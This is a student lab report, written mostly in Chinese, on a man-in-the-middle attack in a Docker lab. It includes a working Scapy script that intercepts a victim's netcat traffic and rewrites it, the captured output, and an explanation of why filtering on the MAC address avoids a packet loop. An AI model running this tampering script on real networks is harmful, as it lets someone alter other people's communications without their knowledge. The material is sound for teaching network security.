#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
          data = pkt[TCP].payload.load
          print("*** %s, length: %d" % (data, len(data)))

          # Replace a pattern
          newdata = data.replace(b'cxy', b'AAA')

          send(newpkt/newdata)
    else:
          send(newpkt)

#f = 'tcp and host 10.9.0.5'
f = 'tcp and ether host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

代码中将报文中的“cxy”字符转换为“AAA”，设置过滤为 f = 'tcp and ether host 02:42:0a:09:00:05'，只捕获受害者主机的 mac 地址数据包。


使用 netcat 启动一个 TCP 客户端和服务器程序。在目的容器上执行 nc -lp 9090 命令，在受害者主机上执行 nc 192.168.60.5 9090。在攻击者主机上执行攻击程序。

受害者主机：




```
root@ebff23390e3f:/# nc 192.168.60.5 9090
cxy
abc
```

目的主机：



```
root@0407e028c016:/# nc -lp 9090
AAA
abc
```

攻击者主机：



```
LAUNCHING MITM ATTACK.........
*** b'cxy\n', length: 4
.
Sent 1 packets.
*** b'abc\n', length: 4
.
Sent 1 packets.
```

可观察到受害者主机发送的信息中“cxy”字符全部变为“AAA”，说明中间人攻击成功。


Questions. After you have succeeded in the attack, please answer the

following questions:
• Question 4: In your MITM program, you only need to capture the traffifics in one direction. Please indicate which direction, and explain why.


只需要捕获来自 mac 地址为受害者主机 mac 地址的 tcp 流量,即只需要捕获从受害者主机（客户端）到目的主机（服务端）的流量，该方向的流量上携带了受害者主机输入数据的报文,而捕获从目的主机到受害者主机的流量对中间人攻击没有作用。

• Question 5: In the MITM program, when you capture the nc traffifics from A (10.9.0.5), you can use A’ s IP address or MAC address in the fifilter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.


将过滤修改为使用 ip 地址。


redirect.py　docker-compose.yml　mitm.py

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
          data = pkt[TCP].payload.load
          print("*** %s, length: %d" % (data, len(data)))

          # Replace a pattern
          newdata = data.replace(b'cxy', b'AAA')

          send(newpkt/newdata)
    else:
          send(newpkt)

f = 'tcp and host 10.9.0.5'
#f = 'tcp and ether host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

重复攻击过程。
受害者主机:



```
root@ebff23390e3f:/# nc 192.168.60.5 9090
cxy
cxycxyCXY
jadhocxysha
```

目的主机:


```
root@0407e028c016:/# nc -lp 9090
AAA
AAAAAACXY
jadhoAAAsha
```

可观察到攻击可以正常进行， “cxy”字符串被成功替换。

攻击者主机：



```
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'jadhoAAAsha\n', length: 12
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAACXY\n', length: 10
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
*** b'jadhoAAAsha\n', length: 12
.
Sent 1 packets.
```

可观察到，使用 mac 地址过滤时，每发送一行信息，恶意路由器就发生一个数据包。而使用 ip 地址过滤时，恶意路由器会不断发送数据包，影响计算机性能。程序不仅捕获来自受害者主机的数据包，还捕获恶意路由器修改后发送的数据包，持续捕获自己的数据包再发送的过程，造成程序不断发送数据包。

来自受害者主机的数据包和经过伪造的数据包的 ip 地址相同，因此过滤 ip 地址没有效果，而来自受害者主机的数据包和恶意路由器发送的数据包的 mac 地址信息不同，因此使用 mac 地址才能起到过滤的效果。